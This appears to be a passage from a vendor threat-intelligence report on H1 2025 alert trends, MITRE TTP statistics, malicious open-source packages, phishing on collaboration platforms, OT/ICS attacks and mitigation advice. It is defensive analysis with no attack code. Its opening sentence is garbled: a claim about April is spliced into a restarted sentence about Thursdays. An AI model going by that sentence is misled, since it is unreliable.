CRU's analysis of alerts from the H1 2025 reporting period showed that April recorded the highest number of high and critical CRU's analysis of the H1 2025 reporting period alerts revealed that Thursdays saw the highest number of high and critical alerts, accounting for 21.61% of total incidents. Wednesdays followed with 18.61%. While weekends have historically been targeted due to reduced staffing and lower vigilance, attackers now appear to be shifting their focus toward midweek activity.



When compared to H1 and H2 2024, Tuesday remained relatively consistent in terms of alert volume. In H2 2024, weekends showed a noticeable spike in activity, likely due to attackers exploiting reduced staffing and limited oversight. However, in H1 2025, the trend shifted more clearly toward midweek. This indicates a move by threat actors to align their operations with normal business hours, increasing their chances of blending in with legitimate user behavior. This trend correlates with the rise in password spray attacks, malicious links in phishing emails, and the use of valid accounts as initial access methods which were detected by atypical travel incidents.


Phishing emails containing malicious links are particularly effective during the workweek when users are more engaged and likely to interact with messages quickly, increasing the success rate of credential theft. Once valid credentials are compromised, threat actors often conduct follow-on actions such as sign-ins from atypical locations, which may indicate lateral movement or data gathering. These actions are designed to blend into the normal traffic patterns of legitimate users, making detection more difficult. Targeting periods of high user activity allows attackers to hide in plain sight. During midweek, when authentication volume is at its peak and user behavior is most diverse, malicious sign-ins are less likely to be flagged by automated systems or security analysts.

These patterns highlight the importance of continuous monitoring for behavioral anomalies, particularly during peak business days and seasonal holidays, and reinforce the need for layered defenses against credential-based attacks and phishing tactics.

Timeline & TTPs Trends (continued)

MITRE Tactics, Techniques, and Procedures Trends

In defending against cyber adversaries, tracking changes in tactics, techniques, and procedures (TTPs) enables more sustainable defense strategies. According to research and previous trends, it is assessed that it is more difficult for threat actors to alter their behaviors than to change infrastructure or capabilities such as IP addresses, domains, or malware. This section highlights the top five TTPs observed, based on data from existing EDR tooling that supports MITRE TTP reporting.




MITRE Tactics

In H1 2025, CRU observed that Initial Access was the most frequently reported MITRE tactic, accounting for 40.65% of all detections, underscoring the primary focus of threat actors on establishing an initial foothold within target environments. Credential Access ranked second at 25.09% – replacing User Execution as the second most common tactic compared to H1 2024 – reflecting adversaries' efforts to acquire and leverage valid credentials. These credentials serve multiple strategic purposes, including enabling subsequent compromise operations, facilitating persistence within victim networks, or being commoditized on underground markets. Execution represented 13.31% of detections, indicating the frequent deployment of techniques to execute malicious code and advance attack objectives post-compromise. Collectively, these statistics illustrate a structured attack progression from initial infiltration through credential exploitation to active execution.

Timeline & TTPs Trends (continued)

MITRE Techniques

Recent analysis by CRU reveals escalating risks tied to credential-based attacks, highlighting the urgent need to strengthen enterprise credential protection strategies. Threat actors increasingly target valid user accounts, making detection and prevention a priority.



The techniques Valid Accounts (TA0001.T1078) and Brute Force (TA0006.T1110) together accounted for 35.35% of all high and critical alerts tagged with MITRE techniques, making them the top two reported techniques for the H1 2025 reporting period. Threat actors acquire most valid account credentials from prior breaches or through credential attack techniques such as Brute Force. Compared to the Critical Start H2 2024 report where Phishing was #1 and Valid Accounts #3, the threat landscape shifted significantly. Valid Accounts rose to number one while Phishing dropped to third in H1 2025. This shift does not lessen phishing's impact but reflects adversaries' growing preference for "logging in" with stolen credentials rather than "hacking in" through other capabilities. Critical Start's CPO Chris Carlson noted that attackers may soon bypass both methods entirely where in environments running enterprise AI, malicious actors might simply ask the system for access or insights. The prospect of AI systems with autonomous functionality making environmental changes underscores the urgency for enterprises to get ahead of this evolving threat model.

Timeline & TTPs Trends (continued)

Since our reporting on H2 2024, Valid Accounts has consistently ranked as the top reported MITRE technique. Within the Valid Accounts technique, 51.06% of detections stem from Atypical Travel incidents. Also known as impossible travel, these alerts occur when a user account is accessed (successfully or attempted) from two geographically distant locations within a timeframe that makes legitimate travel unlikely. This behavior signals unauthorized access attempts. Detection relies on analyzing user behavior patterns while excluding known legitimate scenarios such as VPN use. Threat actors commonly perform manual or automated sign-ins from legitimate but compromised infrastructure or known malicious sources. They deliberately mask their true locations to avoid detection and attribution. CRU also observed unsuccessful sign-in attempts from malicious and anonymous IP addresses. SOC analysts immediately followed investigation procedures and executed response actions based on established rules of engagement.

Notably, Brute Force attacks work in congruence with the Valid Accounts technique. In this approach, threat actors use automated methods to systematically guess credentials in order to gain unauthorized access to valid user accounts. These automated or targeted attempts exploit weak or reused passwords and provide credentials that enable persistence and lateral movement within victim environments. According to CRU's analysis, Password Spraying emerged as the prevalent procedure leveraged for Brute Force attacks, accounting for 75.98% of all incidents mitigated by Critical Start's SOC.

These trends reinforce the need for enterprises to enforce strong password policies and implement multi-factor authentication (**MFA**). While attackers continue to target MFA, combining it with strict access controls and the principle of least privilege remains essential for strengthening defenses against credential-based attacks.

Trending Cybersecurity Concerns

Malicious Open Source Packages & AI-Convergent Threats

In 2025, the cybersecurity landscape is being reshaped by a dangerous convergence: the widespread use of open source software and the rapid evolution of generative AI. While open source has long been celebrated for its collaborative innovation, it has also become a prime target for sophisticated cyberattacks. Now, with AI in the mix, the threat surface is expanding faster than ever.

Open source ecosystems like npm and PyPI are foundational to modern software development. However, their openness and scale have made them fertile ground for threat actors. In the first half of 2025 alone, researchers documented a surge in malicious packages delivering infostealers, remote shells, and cryptocurrency miners. For example, researchers in June 2025 identified a batch of 35 malicious `npm` packages linked to North Korean-sponsored Contagious interview operation. Per analysis, each package contained HexEval, known to be a hex-encoded loader that gathers information on a compromised host, and subsequently delivered the BeaverTail JavaScript stealer which installs a backdoor, enabling remote access control and information exfil.

Earlier in March 2025, researchers discovered the dissemination of typosquatted packages for the Go ecosystem, targeting Linux and macOS systems. These compromised packages, impersonating popular Go libraries including `` `ornatedoctrin/layout` ``, `` `utilizedsun/layout` ``, installed hidden loader malware, and exhibited obfuscation techniques. In addition, the typosquatted packages enabled threat actors to execute malicious code remotely for malicious install and data exfiltration.

These attacks often exploit the implicit trust developers place in third-party libraries. A single compromised dependency can cascade through an entire software supply chain, affecting thousands of downstream applications. The infamous `` `xz Utils` `` backdoor incident in 2024 was a wake-up call: a trusted contributor slowly gained access and injected a backdoor into a widely used Linux utility, nearly triggering a global breach.

Convergent threats are intensifying as threat actors integrate generative AI into established software supply chain attack techniques. In 2025, intrusion sets targeting open source ecosystems have begun leveraging AI tools to accelerate the creation of typosquatted packages, automate the generation of obfuscated loaders, and produce convincing social engineering content at scale. These capabilities reduce operational overhead for threat actors and increase the pace and volume of malicious uploads across ecosystems like npm, PyPI, and Go. For example, incident responders have noted AI-assisted phishing used to impersonate maintainers and project collaborators, enhancing the credibility of malicious package delivery vectors.

This convergence of AI and supply chain abuse introduces new challenges for defenders. With AI capable of producing high-variation code and rapidly modifying malicious payloads, traditional signature-based detection is becoming less effective. The speed and adaptability afforded by AI tooling allow attackers to iterate on evasion techniques quickly, often before defenders can respond. Moreover, AI-generated readme files, commit messages, and package metadata are being used to mimic legitimate project behavior, undermining trust in visual inspection and reputation-based heuristics. As these techniques mature, defenders will need to adopt code provenance verification, anomaly detection, and human-in-the-loop review processes to counter the growing scale and sophistication of AI-enhanced supply chain threats.

Trending Cybersecurity Concerns (continued)

Communication Platform Exploitation and Social Engineering Innovation

The cyber threat environment of 2025 has witnessed a fundamental shift away from conventional email-based phishing toward exploitation of mainstream communication platforms. Attackers now focus their efforts on Microsoft Teams, WhatsApp, and QR-code authentication systems—channels that organizations previously regarded as lower-risk vectors. This migration stems from the widespread adoption of these tools in remote work settings and the heavy dependence on instant messaging and collaboration software. Many of these platforms operate with permissive default configurations, particularly Microsoft Teams' federation policies, creating opportunities that malicious actors have learned to exploit.

Voice phishing through Microsoft Teams represents a significant development in social engineering tactics. Attackers leverage default external federation settings to masquerade as internal IT personnel, deploying malicious software and establishing fraudulent support connections. Employees accustomed to receiving technical assistance through these platforms fall victim to attackers using familiar usernames and corporate branding. This approach circumvents traditional email security systems focused on message content and link analysis, highlighting the need to reassess endpoint protections for modern workplace applications.

Adversary-in-the-middle attacks have emerged as a sophisticated method for defeating multi-factor authentication systems. Cybercriminals deploy dynamic phishing infrastructure capable of intercepting authentication tokens in real time. A major 2025 campaign utilized a specialized 2FA phishing framework targeting Microsoft 365 accounts. Victims encountered convincing replicas of Microsoft login interfaces where both credentials and authentication codes were harvested and immediately used to gain unauthorized system access. The real-time nature of these attacks renders conventional protections like email filters and domain reputation systems ineffective. After gaining entry, attackers can perform lateral movement or begin data theft operations within minutes.

Messaging applications such as WhatsApp have become vehicles for precision-targeted phishing campaigns. Russian state-sponsored groups initiated operations against diplomatic and military targets by distributing malicious QR codes through encrypted messaging channels. When scanned, these codes direct users to attacker-controlled servers, enabling device compromise or account hijacking. Such attacks completely bypass standard endpoint security measures, particularly in environments where personal messaging applications operate outside corporate oversight.

Machine learning and artificial intelligence technologies have amplified both the sophistication and reach of social engineering operations. Cybercriminals employ AI systems to develop persuasive messages, impersonate trusted contacts, and maintain realistic support conversations. AI-generated phishing content now matches the tone, language patterns, and context of authentic internal communications with remarkable accuracy. Automated chatbots and AI-powered conversation tools enable real-time victim interaction, improving engagement rates and facilitating deeper network penetration. Synthetic voice technology capable of replicating executive speech patterns has been deployed in business email compromise schemes conducted through chat and voice channels.

The remainder of 2025 will likely see communication platforms maintain their status as primary attack vectors. With hybrid work arrangements continuing as standard practice, cybercriminals will persist in exploiting the tension between user accessibility and security measures. The expansion of AI-authored messages and synthetic media will probably drive increased impersonation attacks that combine scale with credibility. QR-code phishing, previously considered experimental, has demonstrated effectiveness against browser-based security controls and will see broader implementation in credential harvesting operations.

Security professionals must respond with decisive action. Traditional defenses built around email filtering and static domain blocking prove inadequate against current threats. Endpoint detection systems require enhanced visibility into chat communications and live collaboration sessions. Organizations must disable dangerous default configurations, including open federation in Teams, while implementing stronger identity verification for external communications. The convergence of AI-enhanced deception and communication platform abuse marks a critical juncture in cybersecurity. Defenders who fail to adapt immediately face significant exposure in a threat environment engineered to weaponize trust.


Trending Cybersecurity Concerns
(continued)

Geopolitical Cyber Warfare: Direct Disruption and OT/ICS Targeting

The first half of 2025 reveal that geopolitical tensions are not merely abstract concepts; they are direct catalysts for an intensified and strategically diversified approach by Advanced Persistent Threat (**APT**) actors. The most significant shift is the demonstrable intent and capability of state-sponsored groups to move beyond espionage and directly disrupt Operational Technology (OT) and Industrial Control Systems (**ICS**) within critical infrastructure.

Strategically, the increased targeting and successful disruption of OT/ICS environments (with 1,015 sites experiencing physical disruption in 2024, a 146% increase, as highlighted in the May 2025 OT Cyber Threat Report) represents a direct threat to national and economic stability. Nation-states are demonstrating an ability and willingness to impact physical processes (e.g., power grids, water treatment, manufacturing), which can have cascading effects on public safety, economic function, and societal confidence. The growing prevalence of hybrid warfare operations, where cyberattacks are synchronized with physical conflicts, indicates a new dimension of geopolitical competition, making attribution and response exceptionally complex. This necessitates national-level policy and defense strategies that integrate cyber and physical security.

Operationally, the convergence of IT and OT networks presents a complex challenge. APTs are often gaining initial access through IT networks due to their internet exposure, then pivoting to less-secured OT environments. This requires a unified operational view of IT and OT security, with robust network segmentation and specialized monitoring. SOCs must develop expertise in OT-specific protocols and vulnerabilities, and implement industrial-grade security controls. Incident response in OT environments is highly sensitive due to potential physical damage and safety risks, demanding precise procedures and coordination with physical operations teams. The confirmed incidents in H1 2025 (e.g., RECOPE, Johnson Controls, Fortum Oyj, Tipton Municipal Utilities, and the April 2024 breach of Norway's Lake Risevatnet dam, which was analyzed in H1 2025 due to its implications for basic security hygiene) underscore the tangible impact and varied methods of compromise, from ransomware to weak authentication. Tactically, organizations managing critical infrastructure must implement stringent access controls for OT/ICS, including strong, phishing-resistant authentication. Regular vulnerability assessments and patching of both IT and OT systems are crucial, despite the challenges of legacy OT equipment. Threat hunting in OT environments must be tailored to detect APT-specific tactics, techniques, and procedures (TTPs), often leveraging specialized OT threat intelligence.



Mitigation Strategies for Organizations

To effectively navigate this rapidly evolving threat landscape, organizations must adopt proactive and highly adaptive security postures:

1. **Identity Security is Critical**

   Credential-based attacks dominate the threat landscape, with Valid Accounts and Brute Force attacks accounting for over 35% of high and critical security alerts tagged by MITRE frameworks. Organizations must treat identity protection as foundational to cybersecurity strategy. Deploy phishing-resistant multi-factor authentication solutions such as FIDO2 tokens and smart cards, enforce stringent least-privilege access policies, establish continuous monitoring for session hijacking, token replay attacks, and unusual login patterns. Third-party identities and service accounts frequently lack proper oversight despite presenting significant security risks.

2. **Intelligent Threat Detection and Response Systems**

   The speed and complexity of contemporary cyberattacks—including deepfake-enhanced social engineering, sophisticated data theft, and abuse of legitimate system tools—demand intelligent, context-aware defensive systems. Integrate artificial intelligence and machine learning capabilities into detection infrastructure to identify behavioral anomalies, correlate security data across identity, network, and endpoint systems, and accelerate incident response actions. Use AI-assisted threat hunting to uncover early compromise indicators, particularly when attackers exploit trusted system binaries like cmd.exe, conhost.exe, and rundll32.

3. **Next-Generation Ransomware Recovery Strategies**

   Ransomware attacks now achieve median dwell times of just four days and 90% of incidents involve data theft rather than encryption, making traditional backup-focused recovery approaches inadequate. Implement immutable, air-gapped backup solutions while building comprehensive detection capabilities focused on data exfiltration patterns, suspicious outbound network traffic, and large-scale file compression or archiving activities. Develop industry-specific ransomware response playbooks and conduct regular tabletop exercises that include regulatory bodies, legal teams, and public relations professionals.

4. **Operational Technology Security Resilience**

   State-sponsored threat actors and criminal organizations have escalated their targeting of operational technology and industrial control systems, focusing on critical infrastructure for maximum disruption potential. Implement aggressive network segmentation between OT and IT environments, deploy industrial protocol-aware threat detection systems for protocols like Modbus and DNP3, secure all remote access channels with multi-factor authentication and network-level security controls. Incident response capabilities must account for physical process safety risks, legacy system limitations, and safety-critical operational impacts. OT network visibility is essential for business continuity.

5. **Comprehensive Software Supply Chain Security**

   Software supply chain attacks have evolved significantly, with threat actors now poisoning software packages and compromising AI model training datasets. Implement thorough Software Composition Analysis processes and maintain continuously updated Software Bills of Materials. Vet all open-source dependencies for package impersonation, typosquatting attacks, and dynamic command-and-control resolution techniques. Harden CI/CD pipelines to detect tampering throughout the development lifecycle, validate AI-generated code before production deployment. Every software component is a potential attack vector.

Mitigation Strategies for Organizations (continued)

6. Advanced Phishing and Deepfake Countermeasures

Phishing attacks remain widespread but are increasingly enhanced with deepfake audio, video, and fraudulent user interfaces. Build layered defense strategies that extend beyond traditional content filtering, incorporating behavioral analytics to detect unusual response patterns, abnormal message flows, and timing inconsistencies. User training programs need scenario-based exercises that reflect contemporary threats such as ClickFix prompts and real-time voice impersonation attacks. High-value targets including executives, finance personnel, and IT administrators require enhanced protection measures and mandatory multi-channel verification processes.

7. Time-Sensitive Detection and Response Operations

Peak attack periods, particularly between 1400-1700 UTC with highest activity at 1500 UTC, inform detection strategy development. Align security operations center staffing, automated alert triage systems, and containment capabilities with these peak activity windows. Monitor for simultaneous credential misuse, legitimate binary abuse, and suspicious outbound connections during high-traffic business hours when malicious activity can blend with normal user behavior. Timeline analysis and heat mapping guide detection technology investments and optimize security team shift schedules.

8. Dynamic Threat Exposure Management

Traditional periodic risk assessments fail to capture the dynamic nature of modern cyber threats. Implement Continuous Threat Exposure Management programs that validate security exposures in near real-time through adversary emulation, purple team exercises, and attack path validation testing. Focus areas include identity management flows, data access pathways, lateral movement possibilities, and cloud infrastructure misconfigurations. Continuous Threat Exposure Management (**CTEM**) programs must identify security weaknesses while actively prioritizing remediation efforts and driving coordinated response workflows across organizational teams.

With H2 2025 in full swing, the threat landscape continues to demand strong awareness and quick adaptation. Organizations should keep reviewing their security posture to match the evolving tactics, techniques, and procedures used by threat actors. Threat intelligence monitoring remains essential for spotting new groups and attack methods early. Following the tactical and strategic recommendations outlined above will help strengthen defenses and lower the risk of falling victim to advanced ransomware and other cyber threats. A proactive, intelligence-driven approach is key to staying ahead in today's fast-changing cyber environment.

About Critical Start CRU

To stay ahead of emerging threats, the Critical Start Cyber Research Unit (**CRU**) team leverages a variety of intelligence sources, including open-source intelligence, social media monitoring, and dark web monitoring.

As a part of the Critical Start Cyber Research Unit (CRU), CRU will continue to monitor emerging threat developments and work closely with the Security Engineering and SOC teams to implement any relevant detections. For future updates on emerging threats, follow our Critical Start Intelligence Hub.

For more information, contact us at:
criticalstart.com/cyber-research-unit

© 2025 CRITICALSTART. All rights reserved.